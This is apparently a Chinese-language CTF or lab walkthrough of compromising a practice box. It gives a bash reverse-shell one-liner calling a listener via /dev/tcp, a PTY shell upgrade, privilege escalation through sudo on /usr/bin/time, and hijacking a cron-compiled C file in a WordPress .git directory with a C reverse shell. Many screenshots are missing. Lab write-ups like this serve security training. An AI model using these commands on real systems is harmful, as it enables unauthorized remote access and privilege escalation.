
image-20230608235825582

内网渗透

信息收集

使用ssh进行登录,然后会发现cat命令被替换为了vi,而vi被替换为了cat,这个shell也是不稳定的,所以这里可以使用bash反弹shell

1
2
3
4
5
6
7
8
9
10
11
12
本地监听端口:nc -lvnp 1234
靶机执行反弹shell命令:bash -c 'bash -i >& /dev/tcp/10.0.2.15/1234 0>&1'

因为这里这个shell不好用,所以可以使用python升级shell
python3 -c 'import pty;pty.spawn("/bin/bash")'
export TERM=xterm

然后Crtl+Z,再执行下面的命令
stty raw -echo;fg;

最后输入下面的命令回车
reset

使用sudo -l查看权限发现会以ippsec去执行/usr/bin/time命令

image-20230609000724878

所以这里可以提权,使用sudo -u ippsec /usr/bin/time /bin/bash

再次使用上面的python命令进行升级shell

image-20230609001140040

提权


使用pspy64s进行检查

wget https://github.com/DominicBreuker/pspy/releases/download/v1.2.0/pspy64s

image-20230609001426059

然后增加执行权限并运行

image-20230609001524980


image-20230609001833844

进入该目录下面,然后查看其内容

cd /var/www/wordpress/.git/


vi supersecretfileuc.c

image-20230609001924443

这里经常会跳这些内容,说明会定时执行,所以我们可以使用一个C的反弹shell:https://www.revshells.com/

image-20230609002133937

image-20230609002206170


然后使用python的http服务,让靶机下载这个文件(靶机上的这个文件删除掉,下面的shell又断掉了,会导致格式有点难看)

image-20230609002351376

image-20230609002432711


然后使用rlwrap nc -lvnp 9001监听,这里我们可以使用gcc自己去执行(如果你不想等待的话)

image-20230609002636278


成功提权

image-20230609002700730

image-20230609002730825